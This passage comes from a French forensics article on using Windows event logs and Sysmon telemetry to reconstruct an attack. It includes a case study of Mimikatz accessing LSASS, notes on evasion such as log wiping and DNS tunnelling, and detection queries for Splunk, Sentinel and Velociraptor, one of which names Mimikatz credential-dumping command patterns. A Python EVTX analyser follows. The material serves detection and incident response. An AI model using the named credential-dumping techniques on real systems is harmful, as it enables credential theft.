    Account Domain: CONTOSO
    Logon ID: 0x1234567
    Linked Logon ID: 0x0
    Network Account Name: -
    Network Account Domain: -
    Logon GUID: {00000000-0000-0000-0000-000000000000}

  Process Information:
    Process ID: 0x0
    Process Name: -

  Network Information:
    Workstation Name: WKS-001
    Source Network Address: 10.0.1.45
    Source Port: 49876
```

T+02:15 - Exécution de Mimikatz pour l'extraction de credentials
Sysmon Event ID 10 montre l'accès à LSASS :

```
Process accessed:
  RuleName: -
  UtcTime: 2024-01-15 16:45:12.456
  SourceProcessGUID: {87654321-4321-5678-9012-345678901234}
  SourceProcessId: 4567
  SourceThreadId: 8901
  SourceImage: C:\\Temp\\debug.exe
  TargetProcessGUID: {11111111-2222-3333-4444-555555555555}
  TargetProcessId: 632
  TargetImage: C:\\Windows\\System32\\lsass.exe
  GrantedAccess: 0x1410
  CallTrace: C:\\Windows\\SYSTEM32\\ntdll.dll+0x9d214|C:\\Windows\\System32\
\KERNELBASE.dll+0x2935e
```

Analyse des lacunes et reconstruction

L'analyse révèle plusieurs périodes de "silence" dans la télémétrie, suggérant l'utilisation de techniques d'évasion. La corrélation avec d'autres sources a permis de combler ces lacunes :

1. **Utilisation de timestomping** : Les métadonnées $MFT ont révélé des incohérences dans les timestamps de certains fichiers
2. **Effacement sélectif de logs** : L'analyse du USN Journal a montré la suppression d'entrées spécifiques
3. **Utilisation de tunnels DNS** : Les logs DNS ont révélé des requêtes anormales utilisées pour l'exfiltration

Lessons learned et recommandations

Cette analyse a permis d'identifier plusieurs améliorations nécessaires :

1. **Amélioration de la configuration d'audit** : Activation de l'audit détaillé des objets et des accès au registre
2. **Déploiement de Sysmon** avec une configuration renforcée sur tous les endpoints
3. **Implémentation de forwarding centralisé** des logs pour prévenir leur suppression locale
4. **Mise en place de détection comportementale** basée sur les patterns identifiés

Outils et frameworks pour l'analyse de la télémétrie

Solutions open source

Winlogbeat et Elastic Stack : Winlogbeat permet la collecte et le forwarding des événements Windows vers Elasticsearch. La stack ELK (Elasticsearch, Logstash, Kibana) offre des capacités de stockage, de traitement et de visualisation puissantes.

Configuration Winlogbeat optimisée pour le forensics :

```
winlogbeat.event_logs:
  - name: Security
    processors:
      - add_tags:
          tags: [security]
      - script:
          lang: javascript
          id: security_enrichment
          source: >
            function process(event) {
              var evt = event.Get("winlog.event_id");
              if (evt === 4688) {
                event.Put("process.command_line",
event.Get("winlog.event_data.CommandLine"));
                event.Put("process.parent.pid",
event.Get("winlog.event_data.ParentProcessId"));
              }
            }

  - name: Microsoft-Windows-Sysmon/Operational
    processors:
      - add_tags:
          tags: [sysmon]
      - decode_xml_wineventlog:
          field: message
          target_field: sysmon

  - name: Microsoft-Windows-PowerShell/Operational
    include_xml: true
    processors:
      - add_tags:
          tags: [powershell]
```

Velociraptor : Framework de collecte et d'analyse forensique endpoint permettant l'exécution de requêtes VQL (Velociraptor Query Language) sur la télémétrie : Pour approfondir, consultez Ransomware Forensics : Identifier la Souche.

```
-- Recherche de processus PowerShell encodés suspects
SELECT * FROM Artifact.Windows.EventLogs.Evtx(
  EvtxGlob="%SystemRoot%\\System32\\winevt\\Logs\\Security.evtx"
)
WHERE EventID = 4688
  AND Message =~ "powershell.*-enc"
```

HELK (Hunting ELK) : Stack ELK pré-configurée pour la threat hunting avec intégration de SIGMA rules et dashboards Kibana optimisés pour l'analyse de sécurité.

Solutions commerciales

Splunk Enterprise Security : Offre des capacités avancées d'analyse avec SPL (Search Processing Language) :

```
index=windows sourcetype="WinEventLog:Security" EventCode=4688
| eval cmdline_length=len(CommandLine)
| where cmdline_length > 1000
| eval base64_pattern=if(match(CommandLine, "([A-Za-z0-9+/]{4})*([A-Za-z0-9+/]{3}=|[A-Za-z0-9+/]{2}==)?"), 1, 0)
| where base64_pattern=1
| stats count by ComputerName, User, CommandLine
| sort -count
```

Microsoft Sentinel : Solution SIEM cloud-native avec intégration native de la télémétrie Microsoft :

```
// Détection d'exécution de Mimikatz via les patterns de commande
SecurityEvent
| where EventID == 4688
| where CommandLine has_any ("sekurlsa::", "lsadump::", "kerberos::", "crypto::", "vault::")
| project TimeGenerated, Computer, Account, CommandLine, ParentProcessName
| extend TechniqueId = "T1003"  // MITRE ATT&CK Credential Dumping
```

CrowdStrike Falcon : EDR avec télémétrie cloud-native et capacités de threat hunting avancées utilisant le langage Event Query Language (EQL).

Développement d'outils personnalisés

Pour des besoins spécifiques, le développement d'outils personnalisés peut s'avérer nécessaire. Voici un framework Python pour l'analyse automatisée de la télémétrie :

```
import pyevtx
import json
from datetime import datetime
from typing import Dict, List, Optional
import xmltodict

class TelemetryAnalyzer:
    def __init__(self, evtx_path: str):
        self.evtx_path = evtx_path
        self.events = []
        self.timeline = []

    def parse_evtx(self) -> List[Dict]:
        """Parse EVTX file and extract events"""
        log = pyevtx.open(self.evtx_path)

        for record in log.records():
            try:
                event_data = {
                    'event_id': record.event_identifier(),
                    'timestamp': record.written_time(),
                    'computer': record.computer_name(),
                    'channel': record.channel_name(),
                    'raw_xml': record.xml_string()
                }

                # Parse XML for detailed data
                xml_dict = xmltodict.parse(record.xml_string())
                if 'Event' in xml_dict and 'EventData' in xml_dict['Event']:
                    event_data['event_data'] = self._parse_event_data(
                        xml_dict['Event']['EventData']
                    )

                self.events.append(event_data)

            except Exception as e:
                print(f"Error parsing record: {e}")
                continue

        return self.events

    def _parse_event_data(self, event_data: Dict) -> Dict:
        """Extract key-value pairs from EventData"""
        parsed_data = {}

        if 'Data' in event_data:
            data_items = event_data['Data']
            if not isinstance(data_items, list):
                data_items = [data_items]

            for item in data_items:
                if isinstance(item, dict):
                    name = item.get('@Name', 'Unknown')
                    value = item.get('#text', '')
                    parsed_data[name] = value

        return parsed_data

    def analyze_attack_chain(self) -> Dict:
        """Analyze events for attack patterns"""
        attack_indicators = {
            'initial_compromise': [],
```

```
            'persistence': [],
            'privilege_escalation': [],
            'defense_evasion': [],
            'credential_access': [],
            'discovery': [],
            'lateral_movement': [],
            'collection': [],
            'exfiltration': [],
            'impact': []
        }

        for event in self.events:
            classification = self._classify_event(event)
            if classification:
                attack_indicators[classification].append(event)

        return attack_indicators

    def _classify_event(self, event: Dict) -> Optional[str]:
        """Classify event according to MITRE ATT&CK framework"""
        event_id = event.get('event_id')
        event_data = event.get('event_data', {})

        # Initial Compromise indicators
        if event_id == 4688:  # Process Creation
            cmdline = event_data.get('CommandLine', '').lower()
            if any(susp in cmdline for susp in ['powershell -enc', 'cmd /c', 'wscript',
'cscript']):
                return 'initial_compromise'

        # Persistence indicators
        elif event_id in [4698, 4699, 4700, 4701, 4702]:  # Scheduled Tasks
            return 'persistence'

        # Privilege Escalation indicators
        elif event_id == 4672:  # Special Privileges
            return 'privilege_escalation'

        # Credential Access indicators
        elif event_id == 4625:  # Failed Logon
            return 'credential_access'

        # Lateral Movement indicators
        elif event_id == 4624:  # Successful Logon
            logon_type = event_data.get('LogonType')
            if logon_type in ['3', '10']:  # Network or RemoteInteractive
                return 'lateral_movement'

        return None

    def generate_timeline_report(self) -> str:
        """Generate a timeline report of the attack"""
        report = "# Attack Timeline Report\\n\\n"

        # Sort events by timestamp
        sorted_events = sorted(self.events, key=lambda x: x['timestamp'])

        current_hour = None
        for event in sorted_events:
            event_time = event['timestamp']
            hour_key = event_time.strftime("%Y-%m-%d %H:00")
```

```
            if hour_key != current_hour:
                report += f"\\n## {hour_key}\\n\\n"
                current_hour = hour_key

            report += f"- **{event_time.strftime('%H:%M:%S')}** - "
            report += f"Event {event['event_id']} on {event['computer']}\\n"

            if event.get('event_data'):
                key_fields = ['CommandLine', 'TargetUserName', 'IpAddress', 'LogonType']
                for field in key_fields:
                    if field in event['event_data']:
                        report += f"  - {field}: {event['event_data'][field]}\\n"

        return report

# Utilisation du framework
analyzer = TelemetryAnalyzer("Security.evtx")
events = analyzer.parse_evtx()
attack_chain = analyzer.analyze_attack_chain()
timeline_report = analyzer.generate_timeline_report()

print(f"Analyzed {len(events)} events")
print(f"Attack indicators found: {sum(len(v) for v in attack_chain.values())}")
```

Questions frequentes

Comment mener une investigation forensique sur un systeme compromis ?

Une investigation forensique debute par la preservation des preuves via une image disque et un dump memoire, suivie de l'analyse des artefacts systeme (registres, journaux d'evenements, fichiers prefetch), la reconstruction de la timeline d'activite et la correlation des indicateurs de compromission pour identifier la source et l'etendue de l'attaque.

Quels sont les outils essentiels pour l'analyse forensique ?

Les outils essentiels pour l'analyse forensique incluent Volatility pour l'analyse memoire, Autopsy et FTK pour l'analyse disque, KAPE et Velociraptor pour la collecte automatisee, Plaso pour la creation de timelines, ainsi que des outils de triage comme Eric Zimmerman's tools pour l'analyse des artefacts Windows.

Pourquoi la chaine de custody est-elle importante en forensique ?

La chaine de custody garantit l'integrite et l'admissibilite des preuves numeriques en documentant chaque etape de manipulation, de la collecte a la presentation. Sans une chaine de custody rigoureuse, les preuves peuvent etre contestees juridiquement et perdre leur valeur probante.

Pour approfondir, consultez les ressources officielles : SANS White Papers, NVD - NIST et ANSSI.

Sources et références : SANS SIFT · MITRE ATT&CK

Conclusion : Vers une télémétrie forensique proactive

L'exploitation efficace de la télémétrie Windows pour la reconstruction d'attaques représente un domaine en constante évolution, nécessitant une expertise technique approfondie et une adaptation continue aux nouvelles menaces. Les techniques et méthodologies présentées dans cet article constituent une base solide pour mener des investigations forensiques avancées, mais doivent être constamment enrichies et adaptées face à l'évolution des tactiques adverses.

L'avenir de l'analyse de télémétrie forensique s'oriente vers plusieurs directions prometteuses. L'intégration de l'intelligence artificielle et du machine learning permettra une détection plus précoce et plus précise des comportements malveillants. Les capacités de corrélation cross-platform, intégrant la télémétrie de systèmes hétérogènes (Windows, Linux, cloud, IoT), deviendront essentielles pour comprendre les attaques modernes qui transcendent les frontières traditionnelles des systèmes.

La standardisation des formats de télémétrie, notamment via des initiatives comme Open Telemetry, facilitera l'interopérabilité entre outils et plateformes. Cette évolution permettra aux analystes de se concentrer sur l'analyse plutôt que sur la normalisation des données, accélérant ainsi le temps de réponse aux incidents.

Enfin, l'importance croissante de la télémétrie dans la stratégie de cyberdéfense nécessite une approche holistique, intégrant non seulement les aspects techniques mais également les considérations légales, éthiques et organisationnelles. La formation continue des analystes, l'établissement de procédures rigoureuses, et l'investissement dans des infrastructures de collecte et d'analyse robustes constituent des prérequis indispensables pour exploiter pleinement le potentiel de la télémétrie Windows dans la lutte contre les cybermenaces.

> **Ressources open source associées :**
>
> • awesome-cybersecurity-tools — Liste de 100+ outils de cybersécurité

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr